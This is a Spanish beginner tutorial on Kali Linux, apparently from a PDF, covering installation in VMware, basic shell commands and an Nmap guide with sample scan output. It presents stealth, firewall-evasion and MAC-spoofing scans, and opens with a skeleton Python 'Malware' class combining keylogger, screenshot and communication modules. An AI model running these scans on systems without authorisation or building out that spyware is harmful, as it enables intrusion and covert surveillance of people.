

</ROAD TO HACKING>

```
from os import path, mkdir
import sys, shutil
from keylogger import Keylogger
from Screenshot import Screenshot
from WindowTracker import WindowTracker
from Communication import Communication
from Configuration import Configuration
```

Class Malware:

```
def __init__(self, __config):
    self.__config = __config
    self.__keylogger = Keylogger(__config)
    self.__Screenshot = Screenshot(__config)
    self.__WindowTracker = WindowTracker(__config)
    self.__Communication = Communication(__config)

def start(self):
    self.__keylogger.start()
    self.__Screenshot.start()
    self.__WindowTracker.start()
    self.__Communication.start()

def stop(self):
    self.__keylogger.stop()
    self.__Screenshot.stop()
    self.__WindowTracker.stop()
    self.__Communication.stop()
```

R3LI4NT

KALI



LINUX

- Introducción a Kali Linux
 - Características
- Instalación en máquina virtual
 - VMware Workstation 16 Player
- La terminal de Linux
 - Comandos básicos
- Herramientas

Introducción a Kali Linux

Kali Linux es una distribución basada en Debian GNU/Linux para pruebas de penetración y auditorías de seguridad, de tal manera que la convierte en una de las más avanzadas y poderosas en el mundo del ethical hacking. Fue fundada y es mantenida por Offensive Security Ltd. Kali es una re-construcción de BackTrack, en los últimos años ha sido mejorada agregando nuevas actualizaciones, mejorando el soporte, arreglando y eliminando paquetes saturados, y ampliando la cantidad de aplicaciones disponibles.

Kali se volvió un éxito entre los usuarios que se dedican a esta actividad, por la única razón de su gran potencial. La principal atracción fue el soporte para la arquitectura ARM ofrecida por el propio Kali Linux, a su vez se fue extendiendo soporte a i386 y AMD64. Con solo 2GB de RAM y mínimo 20GB de almacenamiento puedes correrlo sin problemas, por supuesto que se pide más para futuras actualizaciones.

Contiene más de 300 herramientas preinstaladas y se adaptan a numerosos trabajos, debemos recalcar que a comparación a otras distribuciones, Kali tiene su complejidad si se carece de conocimientos de está, de modo que se recomienda empezar por una distribución más sencilla de utilizar como lo es Ubuntu o Linux Mint.

Kali Linux no solo se encuentra para PC, sino también para dispositivos móviles ([Kali NetHunter](#)), es preciso ser root en Android y contar con un dispositivo que cumpla los requisitos necesarios para su instalación.

Características

Herramientas: Kali Linux proporciona a sus usuarios más de 300 herramientas de pruebas de penetración, entre las más destacadas: **Nmap** (escáner de redes), **Aircrack-ng** (kit-todos de hacking para redes inalámbricas), **EtterCap** (ataques MITM), **Wireshark** (analizador de red), **Metasploit** (explotación de vulnerabilidades en equipos), **John the Ripper** (romper contraseñas por fuerza bruta), algunas de ellas serán nombradas más adelante.

Árbol de código abierto: Kali está comprometido con el desarrollo de código abierto y está disponible para que todos lo vean y desean modificar-reconstruir paquetes.

Gratis: Es una distro totalmente gratis y siempre lo será.

Compatibilidad con varios idiomas: Kali Linux tiene incluido un soporte multilingüe, permitiendo que los usuarios escojan su idioma nativo.

Soporte para ARM: Proporciona actualizaciones para arquitecturas ARM, armel, armhf, y arm64.

Personalizable: Kali Linux ha sido especialmente diseñado para todo aquel que desee personalizarlo a sus necesidades, incluyendo el núcleo.

Amplio rango de dispositivos inalámbricos: Su construcción tiene el objetivo de llegar al mayor soporte posible de dispositivos inalámbricos, variedad de hardware y compatibilidad con distintos USB.

Instalación de Kali Linux (**VMWARE**)

Antes de comenzar con la instalación, debemos de elegir un software de virtualización para ejecutar nuestra máquina virtual, en mi caso escogeré VMware (versión 16), el procedimiento también se puede realizar con VirtualBox.

Sitio oficial de VMware

→ <https://www.vmware.com>

Sitio oficial de VirtualBox

→ <https://www.virtualbox.org>

Proseguimos a descargar la imagen (ISO) de Kali Linux desde su sitio oficial.

Descargar Kali Linux 2020


→ <https://www.kali.org/downloads/>

Dependiendo de la arquitectura de su procesador (64 bits - 32 bits), seleccionan la adecuada.


La versión "Live" es menos pesada y esta aplicada para instalar Kali Linux en un USB booteable sin la necesidad de tener disco duro, pero teniendo en cuenta que sus programas serán más limitados, cualquier cambio que realices se perderá si no lo haces persistente. Una de sus ventajas es que puedes ejecutarlo desde cualquier computadora (según la arquitectura) y llevar a cabo las operaciones. Para crear sistemas de arranque Live USB te recomiendo *Rufus*, *LinuxLive USB Creator* o *Win32DiskImager*.

Image Name	Torrent	Version	Size
Kali Linux 64-Bit (Installer)	Torrent	2020.3	3.7G
Kali Linux 64-Bit (Live)	Torrent	2020.3	3.0G
Kali Linux 64-Bit (NetInstaller)	Torrent	2020.3	430M
Kali Linux 32-Bit (Installer)	Torrent	2020.3	3.3G
Kali Linux 32-Bit (Live)	Torrent	2020.3	2.6G


El primer paso es acceder a VMware y crear nuestra máquina virtual, para ello le damos a "Create a New Virtual Machine" y agregaremos la imagen ISO que hemos descargado.



Seleccionan el tipo de sistema "Linux" y en versión "Debian".



Daremos clic en "Next" y luego en "Customize Hardware", este campo nos permite modificar los valores, esto ya depende de tu máquina física.



Si desean modificar el disco duro, bastaría con darle clic derecho y a "Setting". Una vez hecho lo anterior, encendemos Kali Linux haciendo doble clic en ella y escogeremos la opción de "Graphical install".



Seleccionan el idioma y la zona horaria.



Indicamos el nombre de la máquina, luego del dominio, asignamos un nombre para el nuevo usuario y creamos una contraseña de administrador (modo **root**).

El nombre de máquina es una sola palabra que identifica el sistema en la red. Consulte al administrador de red si no sabe qué nombre debería tener. Si está configurando una red doméstica puede inventarse este nombre.

Nombre de la máquina:

R3LI4NT

El nombre de dominio es la parte de su dirección de Internet a la derecha del nombre de sistema. Habitualmente es algo que termina por .com, .net, .edu, o .org. Puede inventárselo si está instalando una red doméstica, pero asegúrese de utilizar el mismo nombre de dominio en todos sus ordenadores.

Nombre de dominio:

unknown.org


Se creará una cuenta de usuario para que la use en vez de la cuenta de superusuario en sus tareas que no sean administrativas.

Por favor, introduzca el nombre real de este usuario. Esta información se usará, por ejemplo, como el origen predeterminado para los correos enviados por el usuario o como fuente de información para los programas que muestren el nombre real del usuario. Su nombre completo es una elección razonable.


Nombre completo para el nuevo usuario:

whoami


Utilizaremos todo el disco.




Si es tu primera vez, te recomiendo "Todos los ficheros en una partición", aunque si lo deseamos podemos preferir que el sistema realice tres particiones (home, /var y /tmp) para instalar.



Muy importante grabar los cambios en los discos.



Se puede customizar el entorno de escritorio, al seleccionar todo, el tiempo de instalación será mayor, esto es opcional.



Comenzará a instalarse los respectivos paquetes, la duración depende de la velocidad del internet.



Nos solicita en que parte del dispositivo pretendemos instalar el GRUB para que pueda arrancar.


You need to make the newly installed system bootable, by installing the GRUB boot loader on a bootable device. The usual way to do this is to install GRUB to your primary drive (UEFI partition/boot record). You may instead install GRUB to a different drive (or partition), or to removable media.

Device for boot loader installation:

Introducir el dispositivo manualmente

/dev/sda

¡Kali Linux instalado con éxito!



Terminal de Linux (COMANDOS)

Al trabajar en "modo consola", "mediante líneas de comandos", estamos dando instrucciones al sistema para que realice una acción en formato texto. Lo primero que haremos es conocer los comandos básicos que existen y cual es su función en el sistema.

_ Empezaremos por el comando "su" y "sudo", es muy relevante a la hora de ejecutar un programa.

El comando: "su" nos permite utilizar el intérprete de comandos (shell) para cambiar de un usuario a otro sin la necesidad de cerrar la sesión actual. Mientras que el comando: "sudo" permite a los usuarios ejecutar un programa pero con privilegios de administrador (root), debemos estar conscientes de cuando usarlo y cuando no.

```
whoami@R3LI4NT:~$ sudo su
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:
    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for whoami:
root@R3LI4NT:/home/whoami#
```

_ Anteriormente he dicho que "su" nos permite cambiar a otro usuario, al instalar Kali solo tenemos un usuario (en mi caso "whoami"). El comando: "adduser/useradd" permite añadir un nuevo usuario al sistema con las opciones por defecto, de acuerdo a la configuración en /etc/adduser.conf. Para crear un grupo utilizamos: "addgroup", y "groupdel" para eliminarlo.

```
root@R3LI4NT:/home/whoami# adduser kali15
Añadiendo el usuario 'kali15' ...
Añadiendo el nuevo grupo 'kali15' (1002) ...
Añadiendo el nuevo usuario 'kali15' (1002) con grupo `kali15' ...
Creando el directorio personal '/home/kali15' ...
Copiando los ficheros desde '/etc/skel' ...
Nueva contraseña:
Vuelva a escribir la nueva contraseña:
passwd: contraseña actualizada correctamente
Cambiando la información de usuario para kali15
Introduzca el nuevo valor, o pulse INTRO para usar el valor predeterminado
    Nombre completo [:]: Prueba
    Número de habitación [:]:
    Teléfono del trabajo [:]:
    Teléfono de casa [:]:
    Otro [:]:
¿Es correcta la información? [S/n] s
root@R3LI4NT:/home/whoami# su kali15
kali15@R3LI4NT:/home/whoami$
```

- _ Para cambiar de directorio usamos: “`cd`”, si deseamos volver hacia atrás: “`cd ..`”.
- _ Con: “`ls`” podemos ver los archivos y directorios que tenemos dentro del directorio posicionado y con “`ls -l`” podemos ver permisos del directorio, fecha y hora.
- _ Crear carpeta/directorio con: “`mkdir nombre`”.
- _ Eliminar carpeta: “`rmdir nombre`”, con: “`rm -rf nombre`” lo hacemos junto a su contenido dentro, “`rm -f nombre`” es para eliminar un fichero.
- _ Renombrar o mover fichero/carpeta: “`mv nombre new_nombre`”.
- _ Para tener una información precisa sobre quién ha iniciado sesión en el sistema: “`who`”
- _ El comando: “`w`” muestra información más detallada, cuánto tiempo lleva el sistema activo, y la cantidad de usuarios conectados.

```
whoami@R3LI4NT:~$ w
 05:06:58 up 9 min, 1 user,  load average: 0,09, 0,33, 0,27
USER   TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
whoami  tty7     :0            04:59     8:45   3.17s  0.39s xfce4-sess
whoami@R3LI4NT:~$
```

- _ Cambiar la propiedad de los archivos y directorios: “`chown user fichero/directorio`”.
- _ Cambiar los permisos de archivos y directorios: “`chmod xxx xxx`”.

Ej: `chmod -R install.txt`



“`-R`” asigna todos los permisos.

- _ Reiniciar la máquina: “`reboot`” y apagar: “`poweroff`”.
- _ Descomprimir archivos “`.tar.gz`”: “`tar -xzvf archivo.tar.gz`”.
- _ Descomprimir archivos “`.rar`”: “`unrar x archivo.rar`”. Descargar unrar: `sudo apt-get install unrar`
- _ Descomprimir archivos “`.tar`”: “`tar xvf archivo.tar`”.

- _ Descomprimir archivos ".zip": "unzip archivo.zip".
- _ Comprimir archivos ".zip": "zip archivo.zip".
- _ Comprimir archivos "rar": "rar -a archivo.rar *ficheros*".
- Descargar rar: **sudo apt-get install rar**
- _ Comprimir archivos ".tar": "tar -cvf archivo.tar /home/archivo/".
- _ Comprimir archivos ".tar.gz": "tar -czvf archivo.tar.gz /home/archivo/".
- _ Mostrar estado del sistema y procesos ejecutándose (CPU): "**top**".
- _ Actualizar paquetes: "**apt-get update**".
- _ Desplegar interfaces de red: "**ifconfig**".
- _ Información sobre la red inalámbrica: "**iwconfig**".
- _ Cerrar un programa a la fuerza: "**kill**".
- _ Diagnosticar estado de una conexión: "**ping google.com**".
- _ Descargar archivos de internet: "**wget https://ejemplo.com/archivo.zip**".
- _ Escribir texto en la ventana de la terminal: "**echo Hola, soy Raúl**".
- _ Mostrar lista de las particiones montadas: "**df -h**".
- _ Instalar/actualizar un paquete deb: "**dpkg -i paquete.deb**".
- _ Eliminar un paquete deb del sistema: "**dpkg -r paquete.deb**".
- _ Limpiar cache: "**apt-get clean**".
- _ Limpiar la pantalla de la terminal: "**clear**".
- _ Memoria utilizada y disponible en el sistema: "**free**".
- _ Localizar archivos: "**find /home/whoami -name "archivo.txt"**".

_ Fdisk es una herramienta que nos permite realizar diferentes acciones en el disco duro. Podremos crear, eliminar, mover y redimensionar particiones.

fdisk -l

Ver todas las particiones

fdisk /dev/sda

Crear una nueva partición

```
Help:
  Kali Linux
DOS (MBR)
  a  toggle a bootable flag
  b  edit nested BSD disklabel
  c  toggle the dos compatibility flag

Generic
  d  delete a partition
  f  list free unpartitioned space
  l  list known partition types
  n  add a new partition
  p  print the partition table
  t  change a partition type
  v  verify the partition table
  i  print information about a partition

Misc
  m  print this menu
  u  change display/entry units
  x  extra functionality (experts only)

Script
  I  load disk layout from sfdisk script file
  O  dump disk layout to sfdisk script file
  C  Carpent

Save & Exit
  w  write table to disk and exit
  q  quit without saving changes

Create a new label
  g  create a new empty GPT partition table
  G  create a new empty SGI (IRIX) partition table
  o  create a new empty DOS partition table
  s  create a new empty Sun partition table
```

Una vez dentro, debemos de pulsar la “m” para poder visualizar las distintas opciones que nos ofrece. Para crear una nueva partición debemos de pulsar la “n”, luego seleccionan el tipo de partición (*extendida* o *primaria*), lo mismo hacen con el tamaño, pueden optar por dejarlo por defecto.

sudo partprobe

Releer las particiones en el disco.

mkfs.ext4 /dev/sda4

Formatear partición.

sudo mount /dev/sda4

Montar partición.

sudo umount /dev/sda4

Desmontar partición.

Para eliminar una partición debemos acceder nuevamente a “**fdisk /dev/sda**”, pulsamos la letra “d” y escribimos el número de la partición.

Herramientas

Como dije anteriormente, Kali contiene una gran variedad de herramientas que ya vienen implementadas por defecto, algunas son más utilizadas que otras dependiendo de las necesidades de uno, es por eso que hablaré sobre ellas y su funcionamiento.

NMAP

Nmap (Network Mapper) es una herramienta gratis y de código abierto diseñada para realizar auditorías de red en busca de puertos abiertos, servicios que corren en él y explotación de los mismos, sistemas operativos y su versión, tipo de firewall utilizando y detectar vulnerabilidades.

Guía básica

Comenzaremos realizando un escaneo básico a un determinado host (IP o URL):

```
whoami@R3LI4NT:~$ nmap 190.133.145.105
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-30 04:56 CET
Nmap scan report for
  (190.133
  .145.105)
Host is up (0.019s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   closed https
554/tcp   open  rtsp
8000/tcp  open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 4.90 seconds
whoami@R3LI4NT:~$
```

El escaneo nos muestra que hay 996 puertos filtrados, 3 abiertos (80, 554, 8000) y 1 cerrado (443), también los servicios corriendo de cada uno.

Tenemos la posibilidad de escanear varias máquinas a la vez:

```
whoami@R3LI4NT:~$ nmap 192.168.216.132 192.168.216.128
```



Máquina-1



Máquina-2

Escanear red o subred por completo “/24”:

```
root@R3LI4NT:/home/whoami# nmap 192.168.216.132/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-30 06:41 CET
Nmap scan report for 192.168.216.1
Host is up (0.00086s latency).
All 1000 scanned ports on 192.168.216.1 are filtered
MAC Address: (VMware)

Nmap scan report for 192.168.216.2
Host is up (0.00071s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
53/tcp    filtered  domain
MAC Address: (VMware)

Nmap scan report for 192.168.216.254
Host is up (0.00028s latency).
All 1000 scanned ports on 192.168.216.254 are filtered
MAC Address: (VMware)

Nmap scan report for 192.168.216.132
Host is up (0.0000060s latency).
All 1000 scanned ports on 192.168.216.132 are closed

Nmap done: 256 IP addresses (4 hosts up) scanned in 8.58 seconds
root@R3LI4NT:/home/whoami#
```

sP (Sondeo Ping): esta técnica se utiliza para detectar equipos activos dentro de la red:

```
nmap -sP “dirección IP”
```

```
root@R3LI4NT:/home/unkn0wn# nmap -sP 192.168.216.128/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-01 00:25 -03
Nmap scan report for 192.168.216.1
Host is up (0.0011s latency).
MAC Address: :00:08 (VMware)
Nmap scan report for 192.168.216.2
Host is up (0.00060s latency).
MAC Address: 00:50: (VMware)
Nmap scan report for 192.168.216.254
Host is up (0.00030s latency).
MAC Address: :E8:28:CF (VMware)
Nmap scan report for 192.168.216.128
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.21 seconds
```

TCP Syn: con la opción “**-sS**” podemos realizar un escaneo sigiloso sin dejar registros en la máquina objetivo, a su vez, permite saltarse reglas establecidas por el cortafuegos. Si recibe una respuesta de tipo SYN/ACK indica que el puerto está en escucha (abierto), si la respuesta es RST(Reset) indica que no hay nada escuchando en el puerto.

nmap -sS “dirección IP”

```
root@R3LI4NT:/home/whoami# nmap -sS 192.168.1.5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-02 19:12 CET
Nmap scan report for 192.168.1.5
Host is up (0.12s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
902/tcp    open  iss-realsecure
912/tcp    open  apex-mesh
MAC Address: (Liteon Technology)

Nmap done: 1 IP address (1 host up) scanned in 1.79 seconds
root@R3LI4NT:/home/whoami#
```

Sondeo TCP Connect: permite realizar el mismo sondeo que Syn, la llamada de Connect puede dejar registros de nuestra actividad en la máquina objetivo, de tal manera que no es muy recomendable. Encuentra el equipo activo y sus puertos disponibles.

nmap -sT “dirección IP”

```
root@R3LI4NT:/home/whoami# nmap -sT 192.168.216.2
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-01 05:10 CET
Nmap scan report for 192.168.216.2
Host is up (0.00099s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    filtered domain
MAC Address: :15 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds
root@R3LI4NT:/home/whoami#
```

Sondeo UDP: este tipo de sondeo envía mensajes sin datos al protocolo UDP en busca de servicios vulnerables, si lo comparamos con TCP es más lento y difícil, puede combinarse con el sondeo tipo Syn. Si se obtiene un error ICMP indica que el puerto no es alcanzable.

```
nmap -sU "dirección IP"
```

```
root@R3LI4NT:/home/whoami# nmap -sU 192.168.216.2
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-01 05:43 CET
Nmap scan report for 192.168.216.2
Host is up (0.038s latency).
Not shown: 999 open|filtered ports
PORT      STATE SERVICE
53/udp    open  domain
MAC Address:          :84:15 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 11.39 seconds
root@R3LI4NT:/home/whoami# █
```

Sondeo FIN, Null y Xmas: este tipo de escaneos es útil para saltar cortafuegos sin estado y filtrado de paquetes. Si se recibe un paquete RST indica que el puerto está cerrado, si esta abierto no dará ninguna respuesta.

- **Escaneo FIN(sF):** lleva la bandera TCP FIN.
- **Escaneo Null(sN):** no se fija ningún bit o bandera.
- **Escaneo Xmas(sX):** se envían banderas FIN, PSH, URG.

```
nmap -sN "dirección IP"
```

```
nmap -sF "dirección IP"
```

```
nmap -sX "dirección IP"
```

```
root@R3LI4NT:/home/whoami# nmap -sF 192.168.1.4
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-01 06:03 CET
Nmap scan report for 192.168.1.4
Host is up (0.023s latency).
Not shown: 999 closed ports
PORT      STATE           SERVICE
9876/tcp  open|filtered  sd
MAC Address:          :28 (Tp-link Technologies)

Nmap done: 1 IP address (1 host up) scanned in 2.98 seconds
root@R3LI4NT:/home/whoami# █
```

Sondeo TCP ACK: este escaneo no revelara si los puertos están abiertos, el objetivo es detectar el tipo de firewall que tenemos enfrente. ACK prueba paquetes con la bandera ACK activa, si el puerto devuelve un paquete RST, es alcanzable:

```
nmap -n -v -sA "dirección IP"
```

```
root@R3LI4NT:/home/whoami# nmap -n -v -sA 192.168.1.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-01 06:31 CET
Initiating ARP Ping Scan at 06:31
Scanning 192.168.1.7 [1 port]
Completed ARP Ping Scan at 06:31, 0.21s elapsed (1 total hosts)
Initiating ACK Scan at 06:31
Scanning 192.168.1.7 [1000 ports]
Increasing send delay for 192.168.1.7 from 0 to 5 due to 32 out of 106 dropped probes since last increase.
Completed ACK Scan at 06:31, 17.89s elapsed (1000 total ports)
Nmap scan report for 192.168.1.7
Host is up (0.029s latency).
All 1000 scanned ports on 192.168.1.7 are unfiltered
MAC Address: :8C:B3 (Xiaomi Communications)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 18.20 seconds
  Raw packets sent: 1949 (77.936KB) | Rcvd: 1010 (40.388KB)
root@R3LI4NT:/home/whoami#
```

"-n" esquivar resolución DNS.

"-v" recibir una respuesta más destallada, **"-vv"** aumenta aún más.

Sondeo de protocolo IP: muestra el tipo de sistema operativo de la víctima:

```
nmap -O *IP/URL*
```

```
root@R3LI4NT:/home/whoami# nmap -O -n 192.168.1.4
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-01 17:09 CET
Nmap scan report for 192.168.1.4
Host is up (0.026s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
9876/tcp   open  sd
MAC Address: :28 (Tp-link Technologies)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.63 seconds
root@R3LI4NT:/home/whoami#
```

Cambiar MAC: falsificar dirección MAC para ocultar las sondas de Nmap:

```
nmap --spoof-mac *MAC* *IP*
```

```
root@R3LI4NT:/home/whoami# nmap --spoof-mac 00:22:44:33:55:11 192.168.1.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-01 17:39 CET
Spoofing MAC address 00:22:44:33:55:11 (Chengdu Linkon Communications Device)
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.48 seconds
root@R3LI4NT:/home/whoami#
```

Dato: si argumentamos una dirección MAC “0” generará una dirección MAC aleatoria.

Obtener dirección IP y MAC de los equipos en la red:

```
nmap -sn *IP/24*
```

```
root@R3LI4NT:/home/whoami# nmap -sn 192.168.1.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-01 17:58 CET
Nmap scan report for 192.168.1.1
Host is up (0.033s latency).
MAC Address: (Zyxel Communications)
Nmap scan report for 192.168.1.2
Host is up (0.17s latency).
MAC Address: (Samsung Electronics)
Nmap scan report for 192.168.1.3
Host is up (0.17s latency).
MAC Address: (Xiaomi Communications)
Nmap scan report for 192.168.1.4
Host is up (0.16s latency).
MAC Address: (TCT mobile)
Nmap scan report for 192.168.1.5
Host is up (0.19s latency).
MAC Address: (Liteon Technology)
Nmap scan report for 192.168.1.6
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 7.48 seconds
root@R3LI4NT:/home/whoami#
```

SCRIPTS PARA ESCANEAR VULNERABILIDADES

Script Safe: obtener información detallada de la dirección IP del router, nombre del dominio de red.

```
root@R3LI4NT:/home/whoami# nmap --script safe scanme.nmap.org
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-01 23:25 CET
too short
Pre-scan script results:
broadcast-dhcp-discover:
  Response 1 of 1:
    IP Offered: 192.168.1.7
    Subnet Mask: 255.255.255.0
    Router: 192.168.1.1
    Domain Name Server: 192.168.1.1
    Hostname: ZYXEL5
    Domain Name: \x00
    Server Identifier: 192.168.1.1
broadcast-igmp-discovery:
  192.168.1.2
    Interface: wlan0
    Version: 2
    Group: 224.0.0.251
    Description: mDNS (rfc6762)
  192.168.1.5
    Interface: wlan0
    Version: 2
    Group: 224.0.0.251
    Description: mDNS (rfc6762)
  192.168.1.5
    Interface: wlan0
    Version: 2
    Group: 224.0.0.252
    Description: Link-local Multicast Name Resolution (rfc4795)
```

Script Default: ejecuta los scripts por defecto, depende de la velocidad, privacidad, intrusión y confiabilidad.

```
root@R3LI4NT:/home/whoami# nmap --script default scanme.nmap.org
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-01 23:21 CET
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.87s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
